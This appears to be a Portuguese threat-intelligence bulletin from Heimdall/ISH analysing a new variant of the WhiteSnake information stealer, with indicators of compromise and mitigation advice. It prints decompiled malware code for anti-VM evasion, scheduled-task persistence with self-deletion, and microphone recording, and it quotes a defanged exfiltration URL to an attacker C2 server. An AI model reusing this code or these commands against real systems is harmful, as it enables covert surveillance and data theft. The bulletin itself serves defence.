BOLETIM DE SEGURANÇA

Nova variante do Stealer Whitesnake apresentando riscos significativos

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

A equipe de pesquisa de ameaças do SonicWall, identificou uma nova variante do malware **WhiteSnake Stealer**. Este malware é uma ameaça considerável para indivíduos e empresas, pois tem a capacidade de extrair informações sensíveis de sistemas vulneráveis. Isso inclui dados importantes como informações de navegadores da web e carteiras de criptomoedas. A versão mais recente deste malware simplificou seu código, removendo o código de descriptografia de string, tornando-o mais compreensível.

2 ANÁLISE DA AMEAÇA

Após a inicialização do arquivo, o malware realiza uma verificação para identificar a presença de um mutex. Isso é feito para prevenir a execução simultânea de duas instâncias do mesmo malware. O valor do mutex é determinado na configuração do malware. Caso seja identificado, o processo do malware é encerrado.

```
53
54          // Token: 0x06000024 RID: 36 RVA: 0x00004190 File Offset: 0x00002390
55          public static void PerformMutexCheck()
56          {
57              bool flag;
58              new Mutex(true, Settings.Mutex, ref flag);
59              bool flag2 = !flag;
60              if (flag2)
61              {
62                  Environment.Exit(5);
63              }
64          }
```

Figura 1 – Executando mutex.

Neste malware, a funcionalidade AntiVM está inativa por padrão (o indicador é definido como 0). Caso o indicador seja ajustado para 1, o malware realiza uma verificação para detectar a existência de sandboxes. Ele faz isso utilizando a consulta Windows Management Instrumentation (**WMI**) "*SELECT * FROM Win32_ComputerSystem*". Através desta consulta, o malware adquire as propriedades "Modelo" e "Fabricante" e procura por qualquer propriedade que contenha as strings especificadas como, **virtual, vmbox, vmware, thinapp, VMXh, innotek gmbh, tpvcgateway, tpautoconnsvc, vbox, kvm, red hat, qemu**. Se alguma string estiver presente, o stealer sairá.

```
Evader.PerformMutexCheck();
bool flag2 = Settings.AntiVM == "1" && Evader.PerformAntiVM();
if (flag2)
{
    Environment.Exit(5);
}

// Token: 0x06000038 RID: 48 RVA: 0x00004474 File Offset: 0x00002674
public static bool PerformAntiVM()
{
    string[] array = new string[]
    {
        "virtual",
        "vmbox",
        "vmware",
        "thinapp",
        "VMXh",
        "innotek gmbh",
        "tpvcgateway",
        "tpautoconnsvc",
        "vbox",
        "kvm",
        "red hat",
        "qemu"
    };
    string text = Identification.Model().ToLower();
    string text2 = Identification.Manufacturer().ToLower();
    foreach (string value in array)
    {
        bool flag = text.Contains(value) || text2.Contains(value);
        if (flag)
        {
            return true;
        }
    }
    return false;
}
```

Figura 2 – Executando AntiVM.

Após a verificação Anti-VM, o malware aciona a função Create(), que por sua vez executa a função **ProcessCommands()**. Esta última é projetada para coletar informações sensíveis de várias fontes, incluindo navegadores da web, aplicativos de mensagens, clientes FTP, carteiras de criptomoedas e outros. A função ProcessCommands() é encarregada de extrair informações de vários navegadores da web , como “Cookies”, “Preenchimentos automáticos”, “Dados de login”, “Histórico”, “Rede\Cookies” e “Dados da Web”. Além de extrair dados dos navegadores da web, o WhiteSnake Stealer também tem a capacidade de capturar carteiras de criptomoedas e extensões de navegador de carteiras criptografadas. A tabela a seguir mostra as carteiras de criptomoedas e extensões de navegador que são alvo do malware.

Na versão atual do WhiteSnake stealer, o recurso de persistência está desativado por padrão. Quando ativado, o stealer garante sua persistência ao se copiar para o diretório %Appdata%, remover o arquivo original e criar uma tarefa agendada para ser executada a cada minuto. O comando a seguir ilustra esse processo:

- /C chcp 65001 && timeout /t 3 >NUL && schtasks/create/tn “WhiteSnake_Stealer”/scMINUTE/tr “C:\Users\Administrator\AppData\Local\RobloxSecurity\WhiteSnake_Stealer.exe”/rlLIMITED/f&&DEL/F/S/Q/A “C:\Users\Administrator\Desktop\WhiteSnake_Stealer.exe” &&START “” “C:\Users\Administrator\AppData\Local\RobloxSecurity\WhiteSnake_Stealer.exe”

O nome da pasta “RobloxSecurity” já está pré-configurado no arquivo de configuração do stealer.

```
115             if (flag4)
116             {
117                 string text2 = flag2 ? "HIGHEST" : "LIMITED";
118                 string fileNameWithoutExtension = Path.GetFileNameWithoutExtension(currentExecutable);
119                 File.Copy(currentExecutable, text, true);
120                 new FileInfo(text).IsReadOnly = true;
121                 StringBuilder stringBuilder = new StringBuilder();
122                 stringBuilder.Append("/C chcp 65001 && ");
123                 stringBuilder.Append("timeout /t 3 > NUL && ");
124                 stringBuilder.Append(string.Concat(new string[]
125                 {
126                     "schtasks /create /tn \"",
127                     fileNameWithoutExtension,
128                     "\" /sc MINUTE /tr \"",
129                     text,
130                     "\" /rl ",
131                     text2,
132                     " /f && "
133                 }));
134                 stringBuilder.Append("DEL /F /S /Q /A \"" + currentExecutable + "\" &&");
135                 stringBuilder.Append("START \"\" \"" + text + "\"");
136                 using (Process process = new Process())
137                 {
138                     process.StartInfo = new ProcessStartInfo
139                     {
140                         FileName = "cmd.exe",
141                         Arguments = stringBuilder.ToString(),
142                         WindowStyle = ProcessWindowStyle.Hidden,
143                         CreateNoWindow = true,
144                         UseShellExecute = true
145                     };
146                     process.Start();
147                 }
148                 Environment.Exit(0);
149             }
150         }
151     }
```

Figura 3 – Código do stealer para persistência e exclusão.

O malware possui a habilidade de obter imagens do computador do usuário afetado. Uma seção do código que permite essa funcionalidade é apresentada na imagem abaixo.




Figura 4 – Captura de tela da máquina da vítima capturada.

Nesta edição do invasor WhiteSnake, o recurso de registro de teclas (Keylogging) vem desativado como configuração inicial. Caso seja ativado ou o atacante envie o comando "**KEYLOGGER**", ele registra as teclas pressionadas no computador da vítima. Para cumprir essa função, o invasor necessita de APIs do Windows, que são carregadas durante a execução. As APIs **UnhookWindowsHookEx**, **CallNextHookEx**, **GetKeyState**, **GetKeyboardState**, **GetKeyboardLayout**, **ToUnicodeEx, MapVirtualKeyA** são utilizadas.




Figura 5 – Parte do código responsável pelo keylogging.

Quando o comando “**MICROPHONE**” é enviado por um invasor, o WhiteSnake ladrão inicia uma ação. Primeiramente, ele realiza a consulta WMI “*SELECT * FROM Win32_SoundDevice*” para confirmar se há um microfone conectado ao dispositivo da vítima. Se o número de microfones for maior que ‘0’, o WhiteSnake inicia a gravação do áudio do microfone pelo tempo determinado.

```
bool flag9 = command[0] == "MICROPHONE";
if (flag9)
{
    bool flag10 = Microphone.MicrophonesCount() > 0;
    if (flag10)
    {
        text = "Started microphone recorder";
        new Thread(delegate()
        {
            byte[] inArray5 = Microphone.Record(int.Parse(command[1]));
            RemoteAccess.AppendArbitraryResponse("Microphone|" + Convert.ToBase64String(inArray5));
        }).Start();
    }
    else
    {
        text = "No microphone detected";
    }
```

```
public static byte[] Record(int seconds)
{
    byte[] result = new byte[0];
    try
    {
        string text = Path.Combine(Path.GetTempPath(), Utils.RandString(7) + ".wav");
        Microphone.mciSendString("open new Type waveaudio Alias recsound", "", 0, 0);
        Microphone.mciSendString("record recsound", "", 0, 0);
        Thread.Sleep(seconds * 1000);
        Microphone.mciSendString("save recsound " + text, "", 0, 0);
        Microphone.mciSendString("close recsound ", "", 0, 0);
        Thread.Sleep(500);
        result = Utils.ReadFileBytes(text);
        try
        {
            File.Delete(text);
        }
        catch
        {
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
    }
    return result;
}
```

Figura 6 – Código responsável pela gravação do microfone.

O WhiteSnake é notável por seu terminal remoto, que permite a um invasor iniciar uma sessão remota com o dispositivo infectado e executar uma série de comandos específicos, interrompendo todas as operações e remove-se do sistema, realizando uma operação similar ao ‘ping’ e responde com um ‘pong’, atualiza as credenciais de login, captura uma imagem da tela do dispositivo da vítima, decifra dados sensíveis criptografados armazenados no sistema da vítima, tirar foto utilizando a webcam, grava o áudio do microfone da vítima, compacta o diretório em um arquivo ZIP, extrai o conteúdo de um arquivo ZIP no diretório atual, realiza transferência de um arquivo para um endereço IP especificado na configuração, recupera o conteúdo de um arquivo específico, exibe os arquivos presentes no diretório atual, obtém uma lista dos processos em execução, realiza download e expõe a porta selecionada, registra as teclas pressionadas, recupera um arquivo de um local remoto e o executa.

O stealer busca transmitir os dados pilhados da vítima para o Centro de Comando e Controle (**C&C**) do atacante, já incorporado no binário do próprio WhiteSnake. Inicialmente, ele acopla ao C&C os dados roubados codificados em Base64 - que incluem o nome de usuário, país, entre outros - e, assim, forma uma URL completa. hxxp://45.61.137.41:8080/sendData?pk=MDE0RTc3QkZFM0Q4QjI3NkI5NjNFNjgyNUREQTZBNjk=&ta=RGVmYXVsdA==&un=WW9nZXNo&pc=V0lOLUs5NzNHTk9RSzBB&co=SW5kaWE=&wa=MA==& ser=MA==}




Figura 7 – Realização tentativa de exfiltrar informações

A URL está inativa, fazendo com que a função SendC2() retorne como falso. Em seguida, um arquivo WSR é gerado pelo invasor. O nome deste arquivo é composto por cinco caracteres aleatórios, seguidos por _username`, @computername e _report. Este arquivo WSR é onde os dados exfiltrados são armazenados. O invasor, então, tenta mais uma vez carregar o arquivo de log do WSR em um dos servidores mencionados no arquivo de configuração. Caso um servidor esteja indisponível ou a solicitação web falhe, o malware tentará o próximo IP listado.




Figura 8 - Realização tentativa de exfiltrar log do WSR.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Antivírus

- O melhor curso de ação é usar um software antivírus de boa reputação para remover o malware. Evite formatar o dispositivo de armazenamento, a menos que tenha feito uma cópia de segurança dos seus dados e não tenha outra opção.

Software Atualizado

- Certifique-se de que o seu sistema operativo, navegadores e outros programas estejam sempre atualizados. Isso ajuda a corrigir vulnerabilidades conhecidas que os malwares podem explorar.

Anexos de Email

- Evite abrir anexos de e-mail suspeitos ou de remetentes desconhecidos. Muitos malwares, incluindo o WhiteSnake, são distribuídos através de anexos maliciosos.

Links Suspeitos

- Não clique em links em e-mails, mensagens ou sites que pareçam suspeitos. Os malwares frequentemente se espalham através de links maliciosos.

Backup

- Faça cópias de segurança regulares dos seus dados importantes. Isso ajuda a proteger contra perda de dados em caso de infecção.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	835241c48301a5dc36f99cf457841941
sha1:	a7e4ca83dd2f310a5d8eed4f2bf77ed16922c36f
sha256:	94048358360fd46766cdf1d4f487c1c61a391f97ebc10704c388170ae4e66b88
File name:	id5530defb1059020302de8d9.exe

Tabela 1 – Indicadores de Compromissos de artefatos

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Sonicwall**

heimdall
security research
A DIVISION OF ISH